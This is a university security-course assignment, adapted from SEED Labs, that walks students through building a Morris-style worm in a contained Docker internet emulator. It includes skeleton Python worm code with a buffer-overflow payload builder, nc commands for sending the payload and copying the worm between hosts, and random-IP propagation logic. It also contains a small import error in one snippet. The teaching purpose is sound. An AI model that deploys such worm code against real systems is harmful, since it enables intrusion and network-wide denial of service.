CSE 406 : Computer Security Sessional

January 2022

Assignment 2

Malware Design : Morris Worm

Overview

The Morris worm (November 1988) was one of the oldest computer worms distributed via the Internet, and the first to gain significant mainstream media attention [1]. While it is old, the techniques used by most worms today are still the same, such as the WannaCry ransomware in 2017. They involve two main parts: *attack* and *self-duplication*. The attack part exploits a vulnerability (or a few of them), so a worm can get entry to another computer. The self-duplication part is to send a copy of itself to the compromised machine, and then launch the attack from there. A detailed analysis of the Morris worm was given by Spafford [2].

The goal of this assignment is to help you gain a better understanding of the behavior of worms, by writing a simple worm and testing it in a contained environment (an Internet emulator). Although this assignment focuses on Morris worm, the underneath technique used is quite generic. We have broken down the assignment into several tasks, so that you can build the worm incrementally.

For testing, we built two emulated Internets, a small one and a larger one. You can release your worms in each of these Internets, and see how the worms spread across the entire emulated Internet.

Prerequisite. There are several parts in this assignment, including attacking, self duplication, and propagation. The attacking part exploits the buffer-overflow vulnerability of a server program. This vulnerable server is the same as the one used in the the buffer-overflow attack assignment in SEED Labs. You can go through that assignment first before working on this assignment, so that you can focus on the worm part in this assignment.

1 Assignment Setup and the Internet Emulator

This assignment will be performed inside the Internet Emulator provided by SEED Labs (simply called the emulator in this document). The details of the Emulator is not required in this assignment but if you want to know about Emulator please see this link.

1.1 Download the Emulator Files.

Please download the `Labsetup.zip` from moodle and unzip it. The files inside the container folder are the actual emulation files (container files). We will use docker for the emulation process. Note that you do not need to know the details of docker in this assignment. All the required command are given in the next section and all the required soft-wares are already installed in the SEEDUbuntu 20.04 VM.

1.2 Commonly Used Commands.

Here, some of the commonly used commands related to Docker are listed. Since you are going to use these commands very frequently, aliases have created for them in the `.bashrc` file in SEEDUbuntu 20.04 VM. You can use the aliases instead of the full command.

```
$ docker-compose build  # Build the container images
$ docker-compose up     # Start the containers
$ docker-compose down   # Shut don the containers

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

All the containers will be running in the background. To run commands on a container, you would often need to get a shell on that container. You first need to use the "`docker ps`" command to find out the ID of the container, and then use "`docker exec`" to start a shell on that container. Aliases have been created for them in the `.bashrc` file.

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```

1.3 The Map of the Emulated Internet

Each computer (hosts or routers) running inside the emulator is a docker container. Users can access these computers using docker commands, such as getting a shell inside a container. The emulator also comes with a web application, which visualizes all the hosts, routers, and networks. Go to map folder under container folder, run `dcbuild` and `dcup` to build and start the Map container. Then you can access the Map using the URL `http://localhost:8080/map.html`.

1.4 Filtering and Replying

You can also set filters to visualize network traffic. The syntax of the filter is the same as that in `tcpdump`; actually, the filter is directly fed into the `tcpdump` program running on all nodes. When a node sees the packets that satisfy the filter, it sends an event to the map, which will highlight the node briefly on the map. Again do not worry about `tcpdump`, we will discuss the required commands later.

Sometimes, a sequence of events happen too fast to see the actual order among them. In this case, you can use the Replay panel (see Figure 2) to record the events and then replay them at a slower pace. The speed of replaying can be adjusted by changing the event interval.



Figure 1: The map of the emulated Internet

2 Get Familiar with the Assignment Setup

SEED Labs provide two setups for this assignment, one with 275 containers (called mini internet) and the other with 15 containers (called nano internet). The larger one is used for the final task (Optional Task). For all others, you will use the smaller one, as it is much quicker to set up. When everything works, you can switch to the mini internet setup. In this task, you will only start the nano internet. Instructions on how to start the mini internet will be given in the optional task.

The nano internet has three autonomous systems (ASes), which peer with one another at a single Internet exchange. Each AS has one internal network, and its network prefix is `10.X.0.0/24`, where `X` is `151`, `152`, and `153`. Each network has five hosts, with the host IDs ranging from `71` to `75`.



Figure 2: Capturing and replaying events



Figure 3: The nano internet

Go to the `Labsetup/container/internet-nano` folder, follow the instruction in Section 1 to start the containers (i.e. Open up a terminal and use `dcbuild` to build and `dcup` to start). This will start the nano internet emulator. All the messages from the containers with corresponding IP address will be shown in the terminal so do not close the terminal. Then go to the `Labsetup/container/map` folder, run `dcbuild` and `dcup` to bring the map up and also do not close this terminal too. Once the emulator and the Map have been started, point the browser to `http://localhost:8080/map.html`, and you can see the network diagram (see Figure 3).

Get a terminal on one of the host containers, type "`ping 1.2.3.4`" on the container, and then type `icmp and dst 1.2.3.4` in the filter box of the Map (do not forget to press enter key). The machine running the `ping` command will flash. You will use this mechanism to visualize which hosts are infected by the worm: once a host is infected, you can run `ping 1.2.3.4`, so the node corresponding to the host can flash on the map.

3 Task 1: Attack Any Target Machine

In this task, we focus on the attacking part of the worm. The Morris worm exploited several vulnerabilities to gain entry to targeted systems, including a buffer-overflow vulnerability in the `fingerd` network service, a hole in the debug mode of the Unix `sendmail` program, and the transitive trust established by users for the remote shell [1, 2]. For the sake of simplicity, you will only exploit the buffer-overflow vulnerability.

A vulnerable server is installed on all the containers, and they all have a buffer-overflow vulnerability. The goal of this task is to exploit this vulnerability, so you can run our malicious code on the server. The attack part is the same as the Buffer-Overflow assignment. You have to implement the buffer overflow attack here.

First, you need to turn off the address randomization. This kernel parameter is global, so once you turn it off from the host machine, all the containers are affected.

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

All the non-router containers in the emulator run the same vulnerable server. With the address randomization disabled, all the servers will have the identical parameters, the addresses of the buffer and the value of the frame pointers will be the same across all the containers. This makes the attack easier.

3.1 The Skeleton Code

A skeleton code is provided in the `Labsetup/worm` folder. You need to complete this code gradually, one thing at a time in each task. In this task, we focus on completing the `createBadfile()` function, which is to generate the malicious payload for the buffer-overflow attack. You will launch this attack against your first target. You can choose any host as our first target. In the code, we have hard-coded the target `10.151.0.71` (Line ①). In a later task, you will generate the target IP address, instead of hard-coding one.

To help visualize the attack, let the worm run a ping command in the background once it successfully gets into a victim host (see Line ②). This command sends out an ICMP echo message to a non-existing machine every 2 seconds. The Map application will flash the node after seeing its ICMP messages. It is just one way to visualize the compromised hosts.

Listing 1: The attack code: `worm.py`

```
shellcode= (
   ... code omitted (will be discussed later) ...
).encode('latin-1')


# Find the next victim (return an IP address)
def getNextTarget():
    return '10.151.0.71'                                    ①

# Create the badfile (the malicious payload)
def createBadfile():
    ... code omitted (will be discussed later) ...


###############################################################
print("The worm has arrived on this host ^_^", flush=True)

# Run the ping program in the background
subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)       ②

# Create the badfile
createBadfile()

while True:
    targetIP = getNextTarget()

    # Send the malicious payload (smaller payload) to the target host
    # This is done via exploiting the server's vulnerability
    # It will block until the command exits
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"],
                   shell=True, stdin=None, close_fds=True)

    # Sleep for 1000 seconds before attacking another host
```

```
    # We will reduce this value later
    time.sleep(1000)
```

3.2 Creating the badfile

Let's first send a benign message to our target server. you will see the following messages printed out by the target container (the actual messages you see may be different).

```
// On the host machine
$ echo hello | nc -w2 10.151.0.71 9090

// Messages printed out by the container
as151h-host_0-10.151.0.71  | Starting stack
as151h-host_0-10.151.0.71  | Input size: 6
as151h-host_0-10.151.0.71  | Frame Pointer (ebp) inside bof(): 0xffffd5f8  ☆
as151h-host_0-10.151.0.71  | Buffer's address inside bof():    0xffffd588  ☆
as151h-host_0-10.151.0.71  | ==== Returned Properly ====
```

For the sake of simplicity, we let the server print out some of its internal parameters (see lines marked by ☆). You can use these parameters when constructing your attacks. In particular, you need to modify Lines ① and ② inside `createBadfile()`.

```
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0x00          ①
   offset = 0x00          ②

   content[offset:offset + 4] = (ret).to_bytes(L,byteorder='little')
   ##################################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)
```

To test the attack, simply run the attack program `worm.py`. It will generate the badfile, and then send its content to the target server. If you see a smiley face printed out on the target machine (the message will be shown in the terminal that you have kept open in the previous section), that means that you're attack has succeeded, and your injected code has been executed.

```
$ chmod +x worm.py
$ ./worm.py
```

3.3 The Shellcode

The malicious code that we would like to run on the target server is called shellcode, which is typically written using the assembly language and then converted to the binary machine code. In this assignment, we only provide the binary version of a generic shellcode, without explaining how it works, because it is

non-trivial.

The provided shellcode (listed below) executes `"/bin/bash -c commands"`, where `commands` are the commands put inside Lines ①, ②, and ③. You can put whatever shell commands you want in these spaces (commands should be separated by semicolons or `&&`). We provide enough space (180 bytes) as you may need to run a long list of commands in the subsequent tasks.

When putting commands in these three lines, make sure never change their length, or the shellcode may not work. Each line is exactly 60 characters long (see the ruler in Line ④). When the shellcode runs, the * character at the end of Line ③ will be replaced by a binary zero to mark the end of the command string. The offset of the * character is hardcoded in the binary code, so if the commands are longer than 180 bytes, they will be cut off.

```
shellcode= (
   ... the binary code is omitted ...
   "/bin/bash*"
   "-c*"
   " echo '(^_^) Shellcode is running (^_^)'; echo              "  ①
   "                                                            "  ②
   "                                                           *"  ③
   "1234567890123456789012345678901234567890123456789012345678"  ④
   # The line above serves as a ruler; it is not used by the shellcode.
).encode('latin-1')
```

Note: The assembly code for this shellcode is provided in the `Labsetup/shellcode` folder.

Assignment Task: Please modify the provided skeleton code in `worm.py` to launch the attack against any server.

4 Task 2: Self Duplication

A malicious program can be called *worm* if it can spread from one place to another place automatically. To do that, the worm must be able to copy itself from one machine to another machine. This is called *self duplication*, which is the focus of this task. There are two typical strategies used by worms to achieve self duplication.

- Approach 1: Put all the code inside the malicious payload (i.e., the shellcode). Using this approach, the self-duplication part needs to be included in the shellcode. Since the shellcode is typically written using the assembly language, implementing sophisticated functionalities may be quite challenging.
- Approach 2: Divide the attack code into two parts, a small payload that contains a simple pilot code, and a larger payload that contains more sophisticated code. The pilot code is the shellcode included in the malicious payload in the buffer-overflow attack. Once the attack is successful and the pilot code runs a shell on the target, it can use shell commands to fetch the larger payload from the attacker machine, completing the self duplication. The more sophisticated program can be written using any language, such as C, Python, or shell script.

The Morris worm uses the second approach. We encourage you to try both approaches, but only second one is required. There will be **bonus** points for the students who have implemented both.

To use the second approach, you need to find a way to send files from one computer to another. There are many ways to do that, and we encourage you to explore and find your own solution.

Note: Worms should not download the files from a central place (such as a website), because its creates a single point of failure for the worm; once this central place is shut down, the worm will stop propagating.

A worm typically downloads the needed files from its direct predecessor. Namely, if a worm crawls from A to B, and then from B to C, once it arrives at C, it should copy the files only from B.

To get files from another computer, we need to have a client and a server program. On the emulators, many client/server programs have already been installed. You can choose to use whatever are available on the hosts. In the following, we show how to use the `nc` (or `netcat`) command to download files. It can be used to start a TCP client and server.

In the following example, we start the server on one computer, and start the client on another computer. The server gets its input from `myfile`, and send the content to the client. The client saves whatever is received from the server to file `myfile`. This completes the file transfer.

```
// Server provides the file
$ nc -lnv 8080 < myfile

// Client gets the file from the server
$ nc -w5 <server_ip> 8080 > myfile
```

Typically, you need to start the server first, and then run the client program. However, you can start the client before running the server. You just need to use the `-w5` option on the client. With this option, the client will try to make a connection with the server for 5 seconds. As long as the server can be started within this time window, the connection will go through.

In the example above, the server sends a file to the client. You can also send files in the opposite direction, i.e., the client sends a file to the server.

```
// Server gets the file from client
$ nc -lnv 8080 > myfile

// Client provides the file
$ cat myfile | nc -w5 <server_ip> 8080
```

Assignment Task: Add the self-duplication feature to your worm, so when the buffer-overflow attack is successful, a copy of the worm, i.e., `worm.py` is copied to the victim machine. You can get a shell on the victim container, and check whether a copy is created there or not.

5 Task 3: Propagation

After finishing the previous task, you would be able to get the worm to crawl from our computer to the first target, but the worm will not keep crawling. You need to make changes to `worm.py` so the worm can continue crawling after it arrives on a newly compromised machine.

Several places in `worm.py` need to be changed. One of them is the `getNextTarget()`, which hard-codes the IP address of the next target. We would like this target addresses to be a new machine. The Morris worm uses several strategies to find the next attack candidate. For the sake of simplicity, you just need to randomly generate an IP address. To further reduce the attack time, we provide the following prior knowledge to generate the IP address for the next target:

> The IP addresses of all the hosts in the emulator have the following pattern: `10.X.0.Y`, where `X` ranges from `151` to `155`, and `Y` ranges from `70` to `80`.

Generating random numbers. In Python, generating random numbers is quite simple. The following code gives an example: it generates a random integer number from 100 to 200.

```
from random import random

number = randint(100, 200)
```

Testing whether a machine is alive or not. Before attacking a randomly selected target, it is better to check whether the target is alive or not. There are many ways to do that. One approach is to use the `ping` command to send an echo request to the target, and check whether the target has sent back a reply.

In the following code snippet, we send out one ping packet (`-c1`) to the target `1.2.3.4`, wait one second (`-W1`) for the reply, and then check whether the output of the command contains `"1 received"`, indicating that the reply has been received.

```
ipaddr = '1.2.3.4'
output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
result = output.find(b'1 received')

if result == -1:
   print(f"{ipaddr} is not alive", flush=True)
else:
   print(f"*** {ipaddr} is alive, launch the attack", flush=True)
```

Assignment Task: After finishing this step, you need to demonstrate that your worms can spread from one computer to another, and eventually reach the entire nano internet. In your initial attack, you should only release the worm on one of the nodes, instead of keep attacking the other nodes from your attack machine. We want the worm to attack others automatically.

Let the attack continue for some time, and keep a close eye on the CPU and memory usages. **Once the CPU usage hits 100 percent, shut down the nano internet (using `dcdown` or `"docker-compose down"`). If you wait too long, your VM may freeze, i.e., you have successfully brought down the internet.**

You can use the `htop` command to observe the resource usages. If your machine does not have this command, you can easily install it using the following command:

```
$ sudo apt update && sudo apt install htop
```

6 Task 4: Preventing Self Infection

It was believed that the Morris worm did not intend to cause real harms to the target computers, but a bug in its code caused a denial-of-service attack on the targets. The main reason was that the worm failed to prevent self infection. Once a computer is compromised, an instance of the worm will run in a separate process. If this computer gets compromised again, a new instance of the worm will start running. If the worm does not have a mechanism to check whether a computer has already been infected or not, many new instances of the worms will be spawn, consuming more and more resources, and eventually bring the target machines to their knees or, in many cases, crash them. The Morris worm does have a checking mechanism, but there was a bug in the code.

Assignment Task: In this task, you need to add such a checking mechanism to their worm code to ensure that only one instance of the worm can run on a compromised computer. Once this is implemented, during the attack, the CPU usage will unlikely reach the 100 percent.

Also, you need to ensure that if a worm file is already present in a victim machine. If so, then do not copy the worm file from the source again.

7 Optional Task: Releasing the Worm on the Mini Internet

In this task, you will switch to a larger internet, the mini internet. This task is more for enhanced satisfaction, as seeing how the worm spread in a more realistic emulated internet is more satisfactory.

For this setup, at least 8GB of RAM and 2 cores are required for the VM; otherwise, the emulator will be very slow. Go to your VM's settings from VirtualBox, make changes accordingly (the VM needs to be shutdown before these changes can be made).

7.1 Start the Mini-Internet Emulator

The container files for this emulator are stored in the `Labsetup/container/internet-mini` folder. Go to this folder, run the following commands to build containers and start them.

```
$ dcbuild  # alias for "docker-compose build"
$ ./z_start.sh
```

Due to a bug in the `docker-compose` program, simultaneously bringing up these 200+ containers using `"docker-compose up"` will fail. Using the command in `z_start.sh`, bring up the containers 10 at a time to avoid the problem. Please do not add any file or folder in the `internet-mini/` folder, or the command will fail. If you do want to add files/folders in this folder, you can modify the `grep` command in `z_start.sh` to exclude them. Once the emulator starts running, you can see its networks using the browser (see Figure 4).

Using this method, you have to bring up the containers in the detached mode (the purpose of the `-d` option). Therefore, you will not be able see the logs printed out by each container. To see the logs, you can use the following command (use `Ctrl-c` to exit without stopping the container):

```
$ docker logs -f <container ID>
```

Due to the large number of containers, interacting with the containers using the Map is slow. It is better to directly interact with the containers using the docker command. The following command lists all the containers in the AS-153 autonomous system. For the sake of convenience, we include the autonomous system number and the IP address in the container name.

```
$ dockps | grep as153
9869c5085bf7  as153h-host_0-10.153.0.71
843a920c60f5  as153h-host_10-10.153.0.81
286d97c102dc  as153h-host_1-10.153.0.72
...
```

7.2 Launch the Attack

The attack code used on the nano internet should be able to work directly in the mini internet, although you may need to change your random number generation to cover the IP addresses in a larger range. The following facts can be used:

> The IP addresses of all the hosts in the emulator have the following pattern: `10.X.0.Y`, where `X` ranges from `151` to `180`, and `Y` ranges from `70` to `100`.



Figure 4: The mini internet

You should only release the worm on one of the nodes, instead of keep attacking the other nodes from your attack machine. The worm is supposed to spread across the Internet automatically. You do need to provide evidences to show this behavior.

By typing the "`icmp and dst 1.2.3.4`" in the filter box, you can visualize which machines are infected by the worm. If you have implemented everything correctly, the spreading rate will be exponential. A demonstration video of the attack can be found from this link on YouTube.

****This task is completely optional. There is no bonus marks for this task.**

8 Submission Guidelines

You have to submit the following two contents:

- A **detailed** lab report, with screenshots, to describe what you have done and what you have observed for each task. You also need to provide explanation to the observations that are interesting or surprising. The PDF would be named in the format $< 1705123_$wormAssignmentReport.pdf $>$.
- A folder containing all the source code files you needed to modify. Please only place the source code of the files you had to modify to complete this task. Placing unnecessary source files / executables would result in mark deduction. The folder should be named in the format $< 1705123_$code $>$.

Now create a folder named after your 7 digit roll number. Place the pdf and the folder containing the source codes in this folder. Zip the folder and submit it in Moodle. The zip file would be named in the format $< 1705123.zip >$.

9 Deadline

August 7, 2022, 1:00 pm (Strict)

10 Tentative Mark Distribution

The tentative mark Distribution are given below:

Task	Mark
Task 1: Attack One Machine	10
Task 2: Self Duplication	10
Task 3: Propagation	15
Task 4: Prevention of Self Infection	20
Report	35
Correct Submission	10
Bonus (In Task 2)	5
Total	**100**

Table 1: Tentative Mark Distribution

11 Plagiarism

Do not copy from any web source or friends. Students involved in such activities will be severely penalized by awarding **-100%** of the total marks.

Acknowledgment

This assignment was collected from SEED Labs. We modified it to make it suitable for this course.

References

[1] Wikipedia contributors, "Morris worm — Wikipedia, The Free Encyclopedia", `https://en.wikipedia.org/w/index.php?title=Morris_worm&oldid=1059312237`

[2] Spafford, Eugene, "An analysis of the worm", December 8, 1988, Purdue University.